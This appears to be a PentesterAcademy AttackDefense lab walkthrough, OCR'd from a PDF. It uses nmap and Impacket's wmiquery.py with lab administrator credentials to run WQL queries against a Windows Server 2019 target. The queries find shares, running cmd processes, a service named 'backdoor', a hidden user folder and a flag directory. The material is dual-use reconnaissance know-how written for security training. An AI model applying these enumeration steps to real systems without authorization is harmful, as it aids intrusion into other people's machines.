

ATTACK
DEFENSE
by PentesterAcademy

Name	Windows: WMI: WMIQuery
URL	https://attackdefense.com/challengedetails?cid=2080
Type	Services Exploitation: WMI

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the "**target**" file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.16
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.0.16

```
root@attackdefense:~# nmap 10.0.0.16
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-15 18:12 IST
Nmap scan report for ip-10-0-0-16.ap-southeast-1.compute.internal (10.0.0.16)
Host is up (0.0029s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 13.54 seconds
root@attackdefense:~#
```

We have discovered that multiple ports are open. WMI uses port 135 and a high range of dynamic ports, TCP 49152-65535.

Step 3: Running windows commands on the target machine using wmiquery.py script.

About wmiquery.py:

"WMIquery.py script allows to issue WQL queries and get a description of the objects"

Command: wmiquery.py administrator:ninja_123321@10.0.0.16

```
root@attackdefense:~# wmiquery.py administrator:ninja_123321@10.0.0.16
Impacket v0.9.22.dev1+20200929.152157.fe642b24 - Copyright 2020 SecureAuth Corporation

[!] Press help for extra shell commands
WQL>
```

We have successfully exploited the target machine and gained a WQL shell. We will answer the following questions for this challenge: challenges

1. What is the operating system target is running?
2. How many folders are shared?
3. How many windows command prompts the target machine is running?
4. Find suspicious windows service name. The name starts from back*
5. Find the hidden directory starts from bob*
6. Find the flag directory. The Flags can be identified by the string: **flag-**

1. What is the operating system target is running?


Query: SELECT * FROM win32_operatingsystem

Note: You could also run the following query to get only the operating system name: **SELECT Caption FROM win32_operatingsystem**

```
WQL> SELECT * FROM win32_operatingsystem
| Caption | Description | InstallDate | Name | Status | CSCreationClassName | CSName | CreationClassName | Distributed | FreePhysi
calMemory | FreeVirtualMemory | MaxProcessMemorySize | OSType | OtherTypeDescription | Version | LocalDateTime | CurrentTimeZone |
 SizeStoredInPagingFiles | FreeSpaceInPagingFiles | LastBootUpTime | MaxNumberOfProcesses | NumberOfLicensedUsers | NumberOfProces
ses | NumberOfUsers | TotalSwapSpaceSize | TotalVirtualMemorySize | TotalVisibleMemorySize | BootDevice | MUILanguages | BuildNumb
er | OSArchitecture | BuildType | CodeSet | CountryCode | CSDVersion | DataExecutionPrevention_Available | DataExecutionPrevention
_32BitApplications | DataExecutionPrevention_Drivers | DataExecutionPrevention_SupportPolicy | Debug | ForegroundApplicationBoost
| Locale | Manufacturer | Organization | OSLanguage | OSProductSuite | OperatingSystemSKU | PlusProductID | PlusVersionNumber | Pr
imary | RegisteredUser | SerialNumber | ServicePackMajorVersion | ServicePackMinorVersion | SystemDevice | SystemDirectory | Syste
mDrive | WindowsDirectory | EncryptionLevel | LargeSystemCache | SuiteMask | ProductType | PAEEnabled | PortableOperatingSystem |
| Microsoft Windows Server 2019 Datacenter |  | 20201016030923.000000+000 | Microsoft Windows Server 2019 Datacenter|C:\Windows|\D
evice\Harddisk0\Partition1 | OK | Win32_ComputerSystem | WMI-SERVER | Win32_OperatingSystem | True | 1256028 | 2662184 | 137438953
344 | 18 | None | 10.0.17763 | 20201016054054.255000+000 | None | 1179648 | 1179648 | 20201016053826.500000+000 | None | None | 58
 | 1 | 18446744073709551615 | 3276400 | 2096752 | \Device\HarddiskVolume1 | en-US  | 17763 | 64-bit | Multiprocessor Free | 1252 |
 1 | None | True | True | True | None | None | 2 | 0409 | Microsoft Corporation | Amazon.com | 1033 | 400 | 8 | None | None | True
 | EC2 | 00430-00000-00000-AA051 | None | None | \Device\HarddiskVolume1 | C:\Windows\system32 | C: | C:\Windows | 256 | None | 40
0 | 3 | None | None |
WQL>
```

We have received an output with all the details. Currently, it isn't formatted properly. We could use **LibreOffice Calc** and separate all the values by the **|** and make it readable.


Running LibreOffice Calc




Select and copy all the output

```
[!] Press help for extra shell commands
WQL> SELECT * FROM win32_operatingsystem
| Caption | Description | InstallDate | Name | Status | CSCreationClassName | CSName | CreationClassName | Distributed | FreePhysi
calMemory | FreeVirtualMemory | MaxProcessMemorySize | OSType | OtherTypeDescription | Version | LocalDateTime | CurrentTimeZone |
 SizeStoredInPagingFiles | FreeSpaceInPaging | BootUpTime | MaxNumberOfProcesses | NumberOfLicensedUsers | NumberOfProces
ses | NumberOfUsers | TotalSwapSpaceSize | T | MemorySize | TotalVisibleMemorySize | BootDevice | MUILanguages | BuildNumb
er | OSArchitecture | BuildType | CodeSet | | CSDVersion | DataExecutionPrevention_Available | DataExecutionPrevention
_32BitApplications | DataExecutionPrevention | DataExecutionPrevention_SupportPolicy | Debug | ForegroundApplicationBoost
| Locale | Manufacturer | Organization | OSL | ProductSuite | OperatingSystemSKU | PlusProductID | PlusVersionNumber | Pr
imary | RegisteredUser | SerialNumber | Serv | Version | ServicePackMinorVersion | SystemDevice | SystemDirectory | Syste
mDrive | WindowsDirectory | EncryptionLevel | emCache | SuiteMask | ProductType | PAEEnabled | PortableOperatingSystem |
| Microsoft Windows Server 2019 Datacenter | | 4114623.000000+000 | Microsoft Windows Server 2019 Datacenter|C:\Windows|\D
evice\Harddisk0\Partition1 | OK | Win32_Comp | | WMISERVER | Win32_OperatingSystem | True | 1367092 | 2683336 | 1374389533
44 | 18 | None | 10.0.17763 | 20201015124256 | | None | 1179648 | 1179648 | 20201015123727.500000+000 | None | None | 43
| None | 18446744073709551615 | 3276400 | 2096752 | \Device\HarddiskVolume1 | en-US  | 17763 | 64-bit | Multiprocessor Free | 1252
 | 1 | None | True | True | True | None | None | 2 | 0409 | Microsoft Corporation | Amazon.com | 1033 | 400 | 8 | None | None | Tr
ue | EC2 | 00430-00000-00000-AA493 | None | None | \Device\HarddiskVolume1 | C:\Windows\system32 | C: | C:\Windows | 256 | None |
400 | 3 | None | None |
WQL>
```

Paste it to LibreOffice Calc and in "**Separator Options**" choose Other and enter **|** then Click OK.





We can notice that the target is running the "**Microsoft Windows Server 2019 Datacenter**".

2. How many folders are shared?

Command: select * from win32_share

```
WQL> select * from win32_share
| Caption | Description | InstallDate | Name | Status | AllowMaximum | MaximumAllowed | Path | Type | AccessMask |
| Remote Admin | Remote Admin | None | ADMIN$ | OK | True | None | C:\Windows | 2147483648 | None |
| C |  | None | C | OK | True | None | C:\ | None | None |
| Default share | Default share | None | C$ | OK | True | None | C:\ | 2147483648 | None |
| Remote IPC | Remote IPC | None | IPC$ | OK | True | None |  | 2147483651 | None |
| Music |  | None | Music | OK | True | None | C:\Users\Administrator\Music | None | None |
| Videos |  | None | Videos | OK | True | None | C:\Users\Administrator\Videos | None | None |
WQL>
```

B	C	D	E	F	G	H	I	J	K
Caption	Description	InstallDate	Name	Status	AllowMaximum	MaximumAllowed	Path	Type	AccessMask
Remote Admin	Remote Admin	None	ADMIN$	OK	TRUE	None	C:\Windows	2147483648	None
C		None	C	OK	TRUE	None	C:\	None	None
Default share	Default share	None	C$	OK	TRUE	None	C:\	2147483648	None
Remote IPC	Remote IPC	None	IPC$	OK	TRUE	None		2147483651	None
Music		None	Music	OK	TRUE	None	C:\Users\Administrator\Music	None	None
Videos		None	Videos	OK	TRUE	None	C:\Users\Administrator\Videos	None	None

The target server shared the total three paths of the folder and the entire C:\ drive.

3. How many windows command prompts the target machine is running?

We need to check all the running processes to find windows command prompts i.e cmd.exe process.

Command: Select * from win32_Process where name like 'cmd%%'

```
WQL> Select * from win32_Process where name like 'cmd%%'
| Caption | Description | InstallDate | Name | Status | CSCreationClassName | CSName | CreationClassName | CreationDate | Handle |
 KernelModeTime | OSCreationClassName | OSName | Priority | ExecutionState | TerminationDate | UserModeTime | WorkingSetSize | Exe
cutablePath | MaximumWorkingSetSize | MinimumWorkingSetSize | PageFaults | PageFileUsage | PeakPageFileUsage | PeakWorkingSetSize
| ProcessId | QuotaNonPagedPoolUsage | QuotaPagedPoolUsage | QuotaPeakNonPagedPoolUsage | QuotaPeakPagedPoolUsage | WindowsVersion
 | ThreadCount | HandleCount | ParentProcessId | SessionId | PrivatePageCount | PeakVirtualSize | VirtualSize | ReadOperationCount
 | WriteOperationCount | OtherOperationCount | ReadTransferCount | WriteTransferCount | OtherTransferCount | CommandLine |
| cmd.exe | cmd.exe | None | cmd.exe | None | Win32_ComputerSystem | WMISERVER | Win32_Process | 20201015125652.958357+000 | 3412
| 18446744073709551615 | Win32_OperatingSystem | Microsoft Windows Server 2019 Datacenter|C:\Windows|\Device\Harddisk0\Partition1
| 8 | 65535 | None | 18446744073709551615 | 3670016 | C:\Windows\system32\cmd.exe | 1380 | 200 | 1125 | 3072 | 3200 | 4020 | 3412
| 5 | 41 | 6 | 47 | 10.0.17763 | 2 | 69 | 2268 | 2 | 3145728 | 2203379757056 | 2203376816128 | None | None | 82 | None | None | 89
2 | "C:\Windows\system32\cmd.exe"  |
| cmd.exe | cmd.exe | None | cmd.exe | None | Win32_ComputerSystem | WMISERVER | Win32_Process | 20201015125653.334504+000 | 1808
| 18446744073709551615 | Win32_OperatingSystem | Microsoft Windows Server 2019 Datacenter|C:\Windows|\Device\Harddisk0\Partition1
| 8 | 65535 | None | 156250 | 3670016 | C:\Windows\system32\cmd.exe | 1380 | 200 | 1124 | 3072 | 3200 | 4020 | 1808 | 5 | 41 | 6 |
 47 | 10.0.17763 | 2 | 69 | 2268 | 2 | 3145728 | 2203379757056 | 2203376816128 | None | None | 82 | None | None | 864 | "C:\Window
s\system32\cmd.exe"  |
WQL>
```

C	D	E	F	G	H	I	J	K	L
Caption			Description			InstallDate			Name
cmd.exe			cmd.exe			None			cmd.exe
cmd.exe			cmd.exe			None			cmd.exe

Two windows command prompts are currently running.

4. Find suspicious windows service name. The name starts from back*

Command: Select * from Win32_service where name like 'back%'

```
WQL> Select * from Win32_service where name like 'back%'
| Caption | Description | InstallDate | Name | Status | CreationClassName | Star
tMode | Started | SystemCreationClassName | SystemName | AcceptPause | AcceptSto
p | DesktopInteract | DisplayName | ErrorControl | PathName | ServiceType | Star
tName | State | TagId | ExitCode | ServiceSpecificExitCode | CheckPoint | WaitHi
nt | ProcessId | DelayedAutoStart |
| backdoor | None | None | backdoor | OK | Win32_Service | Manual | True | Win32
_ComputerSystem | WMI-SERVER | True | True | True | backdoor | Normal | C:\Windo
ws\system32\cmd.exe | Own Process | LocalSystem | Stopped | None | 1077 | None |
 None | None | None | None |
WQL>
```

There is one service i.e **backdoor**.

5. Find the hidden directory starts from bob*

Command: SELECT * FROM Win32_Directory WHERE Hidden = True AND Name like '%bob%'

```
WQL> SELECT * FROM Win32_Directory WHERE Hidden = True AND Name like '%bob%'
| Caption | Description | InstallDate | Name | Status | InUseCount | Archive | CSCreationClassName | CSName | Compressed | Creatio
nClassName | CreationDate | Encrypted | FSCreationClassName | FSName | LastAccessed | LastModified | Readable | FileSize | Writeab
le | Hidden | System | FileType | EightDotThreeFileName | CompressionMethod | EncryptionMethod | Drive | Path | FileName | Extensi
on | AccessMask |
| C:\users\bobthebuilder | C:\users\bobthebuilder | 20201014150118.784701+000 | C:\users\bobthebuilder | OK | 18446744073709551615
 | True | Win32_ComputerSystem | WMISERVER | True | CIM_LogicalFile | 20201014150118.784701+000 | True | Win32_FileSystem | NTFS |
 20201014150118.784701+000 | 20201014150118.784701+000 | True | 18446744073709551615 | True | True | True | File Folder | c:\users
\bobthe~1 | None | None | c: | \users\ | bobthebuilder |  | 18809343 |
```

The hidden folder name is - “**bobthebuilder**”

6. Find the flag directory

Command: SELECT Name FROM Win32_Directory WHERE Drive = 'C:' AND Name like '%flag%'

```
WQL> SELECT Name FROM Win32_Directory WHERE Drive = 'C:' AND Name like '%flag%'
| Name |
| C:\flag-c396a7788dd030bb5be7980e3723e209 |
WQL>
```

This reveals the flag to us.

Flag: c396a7788dd030bb5be7980e3723e209

Note: The Flags can be identified by the string: **flag-**

We have successfully executed WMI queries with help of WMIquery.py python script.

References:

1. WMIquery (https://github.com/SecureAuthCorp/impacket)